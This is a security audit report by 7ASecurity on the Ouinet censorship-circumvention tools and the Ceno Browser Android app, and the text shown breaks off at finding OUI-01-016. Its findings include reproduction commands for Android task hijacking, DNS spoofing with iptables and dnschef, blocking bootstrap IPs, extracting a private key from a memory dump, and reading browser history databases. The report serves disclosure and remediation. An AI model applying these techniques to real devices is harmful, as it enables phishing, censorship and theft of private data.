


PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA
SOC 2
Formerly SAS 70 Reports

Pentest Report

Client:
eQualitie

Ouinet Test Targets:

C++ Client
Ceno Android app & Library
Privacy Audit
Protocols
Web Extension
Threat Model
Distributed Infrastructure

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Jesus Arturo Espinoza Soto
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.
- Patrick Ventuzelo, MSc.
- Nabih Benazzouz, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“Bypass internet shutdowns with Ouinet
Ouinet is a collection of software tools and support infrastructure that provide access to web resources when access to the unrestricted internet is unreliable or unavailable, tailored for scenarios of limited internet connectivity and selective network traffic filtering.”

From https://ouinet.work/

This document outlines the results of a penetration test and *whitebox* security review conducted against the Ouinet platform. The project was solicited by eQualitie, funded by the Open Technology Fund (OTF), and executed by 7ASecurity in July and August 2025. The audit team dedicated 82.5 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Ouinet users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 9 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by July 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Mattermost channel. The Ouinet team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

The audit was split across the following work packages:

- WP1: Whitebox Desktop app tests against Ouinet C++ Client
- WP2: Whitebox Tests against Ouinet Android Library
- WP3: Privacy Audit of Ouinet Clients & Backend
- WP4: Whitebox Tests against Ouinet Protocol Implementations
- WP5: ouinet & asio-utp Fuzzing and Fuzzing Test Case Creation
- WP6: Mobile Security tests against Ceno Browser Android app
- WP7: Security tests against Ceno Web Extension on Android & Windows
- WP8: Ouinet Lightweight Threat Model documentation
- WP9: White-box Tests against Ouinet Distributed Infrastructure

The findings of the security audit (WP1-2, WP4-7, WP9) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
27	*25*	*52*

Please note that the results of WP3 and WP8 are described in the following report sections:

- WP3: Privacy Audit of Ouinet
- WP8: Ouinet Lightweight Threat Model

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Ouinet applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: Whitebox Desktop app tests against Ouinet C++ Client**
  - https://gitlab.com/equalitie/ouinet/-/tree/main/src
  - https://gitlab.com/equalitie/cpp-upnp
- **WP2: Whitebox Tests against Ouinet Android Library**
  - https://gitlab.com/equalitie/ouinet/-/tree/main/android
- **WP3: Privacy Audit of Ouinet Clients & Backend**
  - Access to a test client was provided
  - Access to a test injector was provided
- **WP4: Whitebox Tests against Ouinet Protocol Implementations**
  - https://gitlab.com/equalitie/ouinet
  - https://gitlab.com/equalitie/cpp-upnp
  - https://gitlab.com/equalitie/asio-utp
  - https://gitlab.com/equalitie/libutp
- **WP5: ouinet & asio-utp Fuzzing and Fuzzing Test Case Creation**
  - https://gitlab.com/equalitie/ouinet
  - https://gitlab.com/equalitie/asio-utp
- **WP6: Mobile Security tests against Ceno Browser Android app**
  - Ceno Browser - v2.5.1
    - Binaries: https://gitlab.com/ceno-app/ceno-android/-/releases/v2.5.1
    - https://play.google.com/store/apps/details?id=ie.equalit.ceno
    - Source Code: https://gitlab.com/ceno-app/ceno-android/-/tree/v2.5.1
    - More info: https://ceno.app/en/index.html
- **WP7: Security tests against Ceno Web Extension on Android & Windows**
  - https://gitlab.com/ceno-app/ceno-ext-settings
- **WP8: Ouinet Lightweight Threat Model documentation**
  - https://gitlab.com/equalitie/ouinet/-/blob/main/doc/ouinet-network-whitepaper.md
  - https://ouinet.work/docs/how/index.html
- **WP9: White-box Tests against Ouinet Distributed Infrastructure**
  - https://ouinet.work/docs/how/index.html
  - https://gitlab.com/equalitie/ouinet/-/blob/main/doc/ouinet-network-whitepaper.md

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *OUI-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

OUI-01-001 WP6: Leaks via Missing Security Screen on Android *(Low)*

Retest Notes: Resolved by Ouinet[1] and confirmed by 7ASecurity.

The Ceno Android app does not render a security screen when backgrounded, exposing displayed data to attackers with physical access to an unlocked device. A malicious app or attacker could exploit this to access sensitive user data. To replicate, navigate to a sensitive screen, background the app, then view open apps. The input text remains visible, even after a phone reboot.




Fig.: Login View via missing security screen on Android

It is recommended to render a security screen when the app is sent to the background. Android apps may achieve this capturing backgrounding events using *onActivityPause*[2] or *ON_PAUSE*[3]. If possible, setting *FLAG_SECURE*[4] on all views will prevent data exposure, ensuring even rooted apps cannot capture on-screen information.

[1] https://gitlab.com/ceno-app/ceno-android/-/commit/8546841ac04a84e9d6bd3f4431d2f657dfe3d9da
[2] https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...
[3] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[4] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

OUI-01-002 WP6: Possible Phishing via Task Hijacking on Android *(Medium)*

Retest Notes: Resolved by Ouinet[5] and confirmed by 7ASecurity.

Testing confirmed that the Android app is currently vulnerable to a number of Task Hijacking attacks. The *launchMode* for the app-launcher activity is currently set to *singleTask*, which mitigates Task Hijacking via *StrandHogg 2.0*[6] while leaving the app vulnerable via older techniques such as *StrandHogg*[7] and other techniques documented since 2015[8].

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may be useful to perform Phishing, Denial-of-Service or capturing user-credentials. This issue has been exploited by banking malware trojans in the past[9].

Malicious applications typically exploit Task Hijacking using one or more of the following techniques:

- ***Task Affinity Manipulation***: The malicious application has two activities M1 and M2 wherein *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true*. If the malicious app is opened on M2, once the victim application has initiated, M2 is relocated to the front and the user will interact with the malicious application.
- ***Single Task Mode***: If the victim application has set *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity* = *com.victim.app* to hijack the victim application task stack.
- ***Task Reparenting***: If the victim application has set *taskReparenting* to *true,* malicious applications can move the victim application task to the malicious application stack.

This issue can be confirmed by reviewing the *AndroidManifest* of the Android application, which fails to set the *android:taskAffinity* attribute at both the application and activity level:

Affected File:
https://gitlab.com/ceno-app/ceno-android/[...]/AndroidManifest.xml?ref_type=heads#L54

[5] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/330
[6] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[7] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[8] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[9] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

Affected Code:

```
<activity
          android:icon="@mipmap/ic_launcher_blue"
          android:name="ie.equalit.ceno.BrowserActivity"
          android:exported="true"
          android:launchMode="singleTask"

android:configChanges="layoutDirection|smallestScreenSize|screenSize|screenLayout|orien
tation|keyboardHidden|keyboard|mnc|mcc"
          android:windowSoftInputMode="adjustResize"
          android:roundIcon="@mipmap/ic_launcher_blue_round">
         [...]
      </activity>
```

The issue was further validated at runtime using the *AttackerApp*[10] from the *Task_Hijacking_Strandhogg* github project[11]. Only the following change was made prior to building the app:

File:
app/src/main/AndroidManifest.xml

Contents Before:

```
android:taskAffinity="com.zombie.ssa"
```

Contents After:

```
android:taskAffinity="ie.equialit.ceno"
```

To ease the understanding of this problem, an example malicious app was created to demonstrate the exploitability of this weakness.

PoC Demo:
https://7as.es/Ouinet_Qg41tn3AgMHAn/Task_Hijacking_PoC.mp4

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity should be set to an empty string. This is best implemented in the Android manifest at the application level, which will protect all activities and ensure the fix works even if the launcher activity changes. The application should use a randomly generated task affinity instead of the package name to prevent Task Hijacking, as malicious apps will not have a predictable task affinity to target.

[10] https://github.com/az0mb13/Task_Hijacking_Strandhogg/tree/main/AttackerApp
[11] https://github.com/az0mb13/Task_Hijacking_Strandhogg

- The *launchMode* should then be changed to *singleInstance* (instead of *singleTask*). This will ensure continuous mitigation in *StrandHogg 2.0*[12] while improving security strength against older Task Hijacking techniques[13].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[14].

Proposed Fix:

```
<application
        android:theme="@style/NormalTheme"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher_blue"
        android:name="ie.equalit.ceno.BrowserApplication"
        android:allowBackup="true"
        android:supportsRtl="true"
        android:extractNativeLibs="false"
        android:fullBackupContent="@xml/backup_rules"
        [...]
        android:taskAffinity="">
<activity
            android:icon="@mipmap/ic_launcher_blue"
            android:name="ie.equalit.ceno.BrowserActivity"
            android:exported="true"
           android:launchMode="singleInstance"

android:configChanges="layoutDirection|smallestScreenSize|screenSize|screenLayout|orien
tation|keyboardHidden|keyboard|mnc|mcc"
            android:windowSoftInputMode="adjustResize"
            android:roundIcon="@mipmap/ic_launcher_blue_round">
          [...]
        </activity>
```

[12] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[13] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[14] https://www.slideshare.net/phdays/android-task-hijacking

OUI-01-003 WP6: Multiple DoS via Exported Activities *(Medium)*

Retest Notes: Resolved by Ouinet[15][16] and confirmed by 7ASecurity.

The Ceno Browser Android app can be crashed by invoking activities with specially-crafted intents. Malicious apps on the same device can exploit this to repeatedly crash the app, discouraging use. This is primarily a risk on API level 28 and below, as newer Android versions restrict background apps from sending intents unless the app is in the foreground[17].

Affected Exported Activities:

- *ie.equalit.ceno/ie.equalit.ceno.BrowserTestActivity*
- *ie.equalit.ceno/mozilla.telemetry.glean.debug.GleanDebugActivity*
- *ie.equalit.ceno/androidx.compose.ui.tooling.PreviewActivity*
- *ie.equalit.ceno/mozilla.components.feature.pwa.WebAppLauncherActivity*

Steps to reproduce:

1. Open the Ceno Browser app and push it to the background whilst running.
2. Record the Android logs locally via:
   ```
   adb logcat > log.txt
   ```
3. Open the *IntentFuzzer*[18] app and select *NonSystemApps* > *Ceno Browser*
4. Scroll down in the activities and long-press one of the exported activities until a serializable intent is sent.
5. Confirm in the logcat output that a serializable intent caused a fatal crash in *ie.equalit.ceno/ie.equalit.ceno.BrowserTestActivity*

Resulting Crash Output in Logcat:

```
07-06 23:08:51.089  2842  2842 E AndroidRuntime: Process: ie.equalit.ceno, PID: 2842
07-06 23:08:51.089  2842  2842 E AndroidRuntime: java.lang.RuntimeException: Unable to
start activity ComponentInfo{ie.equalit.ceno/ie.equalit.ceno.BrowserTestActivity}:
java.lang.RuntimeException: Parcelable encountered ClassNotFoundException reading a
Serializable object (name = com.android.intentfuzzer.util.SerializableTest)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:    at
android.app.ActivityThread.performLaunchActivity(ActivityThread.java:3507)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:    at
android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3682)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:    at
android.app.servertransaction.LaunchActivityItem.execute(LaunchActivityItem.java:85)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:    at
android.app.servertransaction.TransactionExecutor.executeCallbacks(TransactionExecutor.
java:135)
```

[15] https://gitlab.com/ceno-app/ceno-android/-/commit/820426814a6e01c25f6a2ba76be0a6126d5be455
[16] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/337
[17] https://developer.android.com/guide/components/activities/background-starts
[18] https://github.com/MindMac/IntentFuzzer

```
07-06 23:08:51.089  2842  2842 E AndroidRuntime:   at
android.app.servertransaction.TransactionExecutor.execute(TransactionExecutor.java:95)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:   at
android.app.ActivityThread$H.handleMessage(ActivityThread.java:2131)
07-06 23:08:51.089  2842  2842 E AndroidRuntime:   at
[...]
```




Fig.: Crash caused by the Serializable fuzzing attempt

The crash occurs when the internal Android mechanisms trigger deserialization as the *onCreate* activity event finishes and processes objects in intent extras. Specifically, if an unsupported Serializable class is included in the intent, the *android.os.Parcel.readSerializable()* method is implicitly invoked, causing a *ClassNotFoundException*. This affects activities that do not properly validate or handle deserialization failures when transitioning out of their lifecycle by calling *finish()*.

To mitigate this issue, it is recommended to implement the following measures:

1. **Wrap all deserialization calls** (e.g., *getSerializableExtra*, *getParcelableExtra*) in *try-catch* blocks to gracefully handle any exceptions, such as *ClassNotFoundException* or *ClassCastException.*
2. **Validate all incoming intents** to ensure that only expected data types are processed. Reject or sanitize any unexpected data types before processing.
3. **Log unrecognized or malformed data** in intents and ignore it rather than allowing the app to crash.

More broadly, it is advised to export the minimum possible number of activities for the application to work. Once this is done, it may be possible to protect some of the remaining exported activities with appropriate Android permissions. For additional mitigation guidance and background regarding the protection of Android activities with permissions, please see the slides of *An In-Depth Introduction to the Android Permission Model*[19], as well as the stackoverflow discussion regarding *How to use custom permissions in Android*[20]. For activities that must be exported and cannot be protected,

[19] https://www.owasp.org/...How_to_Secure_MultiComponent_Applications.pdf
[20] https://stackoverflow.com/questions/8816623/how-to-use-custom-permissions-in-android

adequate input validation and exception handling should be in place to eliminate this attack vector.

OUI-01-010 WP6: Certificate Access via inadequate KeyStore Usage *(Medium)*

It was found that the Ceno Browser Android app fails to correctly leverage the *Android Keystore*[21], a hardware-backed security enclave ideal for secure storage of application secrets. Instead, the app stores certificates and private keys in unencrypted files (generated for each new installation). This approach is insecure because that information could be accessed by a malicious attacker with physical access or memory access. Furthermore, given the large volume of publicly known Android kernel vulnerabilities[22] and high likelihood of users on unpatched Android devices, it should be assumed that malicious apps may be able to gain such access via privilege escalation vulnerabilities.

To confirm this issue, filesystem usage was reviewed:

Command:

```
/data/data/ie.equalit.ceno/files/ouinet# ls -lsa ssl*
```

Output:

```
8 -rw------- 1 u0_a1210 u0_a1210 1147 2025-07-20 17:35 ssl-ca-cert.pem
8 -rw------- 1 u0_a1210 u0_a1210  424 2025-07-20 17:35 ssl-ca-dh.pem
8 -rw------- 1 u0_a1210 u0_a1210 1704 2025-07-20 17:35 ssl-ca-key.pem
```

It is further recommended to leverage the options provided by the platform to store application secrets in a safe manner[23]. In this case, the *Android Encrypted Preferences*[24] or the *Android Keystore*[25] would be suitable for such purposes. The Android Keystore is a hardware-backed security enclave designed to implement or complete encryption of application secrets. The Android Keystore offers the best possible protection for sensitive data, at a minimum, user passphrases should be there instead of in memory. Further information regarding the *Android Keystore* and its protection features can be found in the official Android documentation[26].

[21] https://developer.android.com/training/articles/keystore
[22] https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997...
[23] https://ouinet.work/docs/integration/examples.html
[24] https://developer.android.com/topic/security/data
[25] https://developer.android.com/training/articles/keystore
[26] https://developer.android.com/training/articles/keystore

OUI-01-011 WP6: Sensitive Info Access via Memory Leaks *(Low)*

It was found that the Ceno Browser Android app keeps sensitive information in memory. This approach is insecure because that information could be accessed by a malicious attacker with physical access or memory access. Furthermore, given the large volume of publicly known Android kernel vulnerabilities[27] and the high likelihood of users on unpatched Android devices, it should be assumed that malicious apps may be able to gain such access via privilege escalation vulnerabilities. To confirm this issue, the app process memory was dumped and the contents were reviewed for possible leaks. In particular, a search for the private key discovered an occurrence in memory.

Command:

```
grep -A 50 'BEGIN PRIVATE KEY' dump-ceno/strings.txt
```

Output:

```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDgnWUifxDBqaPB
[...]
lpVzHYsq27fvhL/JQzMe4QE
-----END PRIVATE KEY-----
```

To resolve this issue, at a minimum, sensitive configuration information should be regularly wiped from memory to avoid potential leaks. Additionally, sensitive data like encryption keys, should only be retained in RAM briefly. Variables storing keys ought to be nullified after use. Even after removing or nullifying references to immutable objects, they might persist in memory until garbage collection, which apps are unable to enforce. For additional mitigation guidance, please see the *Testing Memory for Sensitive Data section* of the *Mobile Application Security Testing Guide (MASTG)*[28].

[27] https://www.cvedetails.com/vulnerability-list.php?....
[28] https://mas.owasp.org/MASTG/tests/android/MASVS-STORAGE/MASTG-TEST-0011/

OUI-01-012 WP6: Navigation Data Access via Insecure Storage *(Low)*

It was found that the Android app stores sensitive databases in its private directory without encryption. A malicious attacker with access to the filesystem could steal data related to the web sites that the user visited due to this issue. The following example shows that it is possible to retrieve the web sites that are frequently visited by the user:

Affected File:
databases/top_sites

Command:
```
sqlite3 databases/top_sites "select * from top_sites"
```

Output:
```
5|Pentests & Code Audits - Cyber Security Experts |
7ASecurity|https://7asecurity.com/|0|1751735528649
[...]
```

In addition, the example below shows that it is also possible to retrieve the entire browser history:

Affected File:
files/places.sqlite

Command:
```
sqlite3 files/places.sqlite "select * from moz_places"
```

Output:
```
9|https://7asecurity.com/|Pentests & Code Audits - Cyber Security Experts
|7ASecurity|2|0|0|0|125|1751735123741|0|Fo4r51jpn0I6|0|47356777991330|||8|1|4|
[...]
```

It is recommended to encrypt the content of the discovered databases in order to guarantee the confidentiality of this data. To do this, the *SQLCipher*[29] library can be used. It must be emphasized that it is important to use the *KeyStore*[30] service to manage the cryptographic material necessary to implement this encryption.

[29] https://www.zetetic.net/sqlcipher/
[30] https://developer.android.com/privacy-and-security/keystore?hl=en

OUI-01-013 WP6: User DoS via DNS Spoofing and IP Blocking *(High)*

Retest Notes: Resolved by Ouinet[31] and confirmed by 7ASecurity.

It was found that the Android app is vulnerable to DoS attacks via spoofing of the DNS domains of the BitTorrent routers, which are used to fetch the BitTorrent routing table during the bootstrapping process. Malicious attackers, able to modify clear-text network communications (i.e. open Wi-Fi without guest isolation, BGP hijacking, ISP MitM, DNS rebinding, etc.), could leverage this weakness to prevent legitimate app users from accessing the system.

This issue was confirmed by changing the DNS settings of the testing Android device using *iptables* (i.e. to simulate DNS spoofing), so that it points to an attacker-controlled DNS server.

Command:

```
iptables -t nat -A OUTPUT -p udp --dport 53 -j DNAT --to-destination 192.168.68.119:53
```

On the mentioned attacker-controlled DNS server, the domains of the routers were spoofed using *dnschef*[32]:

Command:

```
dnschef.py -i 192.168.68.119 --fakeip 127.0.0.1 --fakedomains "router.bt.ouinet.work,
dht.libtorrent.org,routerx.bt.ouinet.work"
```

Output:

```
(18:36:19) [*] 192.168.68.102: cooking the response of type 'A' for
routerx.bt.ouinet.work to 127.0.0.1
(18:36:19) [*] 192.168.68.102: cooking the response of type 'A' for
router.bt.ouinet.work to 127.0.0.1
(18:36:19) [*] 192.168.68.102: cooking the response of type 'A' for dht.libtorrent.org
to 127.0.0.1
```

At this point, it was noticed that the application was still able to complete the bootstrapping process. Further analysis revealed that the application was connecting to different hardcoded IP addresses from a native library as a last resort.

Analyzed Native Library:
lib/arm64-v8a/libclient.so

Command:

```
grep -aEo '\b([0-9]{1,3}\.){3}[0-9]{1,3}\b' ./libclient.so
```

[31] https://gitlab.com/equalitie/ouinet/-/merge_requests/137
[32] https://github.com/iphelix/dnschef

Output:

```
74.3.163.127
[...]
237.176.57.49
```

Once the hardcoded IP addresses were retrieved, outgoing network traffic to them was blocked:

Commands:

```
iptables -A OUTPUT -d 237.176.57.49 -j DROP
iptables -A OUTPUT -d 74.3.163.127 -j DROP
```

Domain name resolution of the BitTorrent routers could be intercepted by an ISP to block traffic to hardcoded IP addresses as part of a censorship effort. For example, a government seeking to restrict access to censored websites could request ISPs to block the bootstrapping process. The following image shows the application failing due to this attack:




Fig.: Blocking of BitTorrent bootstrapping process

This issue occurs due to all BitTorrent router communication being built on top of the insecure DNS protocol. It is recommended to switch over to DNS over HTTPS (DoH) to mitigate these types of attacks. This will automatically remove all clear-text DNS resolution with its associated privacy and security problems and instead encrypt all DNS traffic over HTTPS, this ensures DNS traffic will have the confidentiality and integrity protections offered by the HTTPS protocol thereafter. On Android, DoH can be easily

deployed via the *okhttp-dnsoverhttps*[33] module, which has a Kotlin implementation available that could alternatively be used as a reference.

OUI-01-015 WP6: User Search Leak via Android Log Messages *(Medium)*

Retest Notes: Resolved by Ouinet[34] and confirmed by 7ASecurity.

It was found that the Ceno Browser Android app writes user visited links and search queries to logcat. An attacker who gains physical access to an unlocked device could enable USB debugging and pull the entire logcat buffer[35], thereby exposing not only the most recent ADB messages but also earlier entries that may contain sensitive data.

Command:

```
adb logcat
```

Logcat Output:

```
07-20 14:03:01.849 32466 32466 D GeckoSession: handleMessage GeckoView:PageStart
uri=https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:02.332 32565 32629 W Web Content: [JavaScript Warning:
"Content-Security-Policy: Ignoring 'block-all-mixed-content' because mixed content
display upgrading makes block-all-mixed-content obsolete." {file:
"https://duckduckgo.com/?q=testing123&t=fpas" line: 0}]
07-20 14:03:02.375 32466 32466 D GeckoSession: handleMessage GeckoView:LocationChange
uri=https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:02.636 32466 32466 D GeckoSession: handleMessage GeckoView:LocationChange
uri=https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:02.656 32466 32466 D GeckoSession: handleMessage GeckoView:LocationChange
uri=https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:02.675 32466   432 D BrowserIcons: Loaded icon (source = MEMORY):
https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:03.789 32565 32629 W Web Content: [JavaScript Warning: "Loading failed for
the <script> with source
"https://duckduckgo.com/dist/wpm.duckassist-ia.3d5106a5c882c83640e4.js"." {file:
"https://duckduckgo.com/?q=testing123&t=fpas" line: 1}]
07-20 14:03:03.938 32466 32466 D GeckoSession: handleMessage GeckoView:LocationChange
uri=https://duckduckgo.com/?q=testing123&t=fpas
07-20 14:03:03.968 32466 32466 D GeckoSession: handleMessage GeckoView:LocationChange
uri=https://duckduckgo.com/?q=testing123&t=fpas&ia=web
07-20 14:03:13.848 32565 32629 W Web Content: [JavaScript Warning:
[...]
```

GeckoView-based browsers and apps can disable URL logging. Developers can use *GeckoRuntimeSettings.Builder().debugLogging(false)*[36] to disable debug logs, or

[33] https://github.com/square/okhttp/tree/master/okhttp-dnsoverhttps
[34] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/330
[35] https://developer.android.com/tools/logcat
[36] https://mozilla.github.io/geckoview/[...]GeckoRuntimeSettings.Builder.html#debugLogging(boolean)

GeckoSessionSettings.Builder().usePrivateMode(true)[37] for reduced logging. Many apps offer these controls via privacy settings. Privacy-focused browsers should disable debug logging and enable private browsing mode by default, while users should explicitly have to disable these features for leaks to occur.

OUI-01-016 WP6: User DoS via Static Port Binding *(Medium)*

Retest Notes: Resolved by Ouinet[38][39] and confirmed by 7ASecurity.

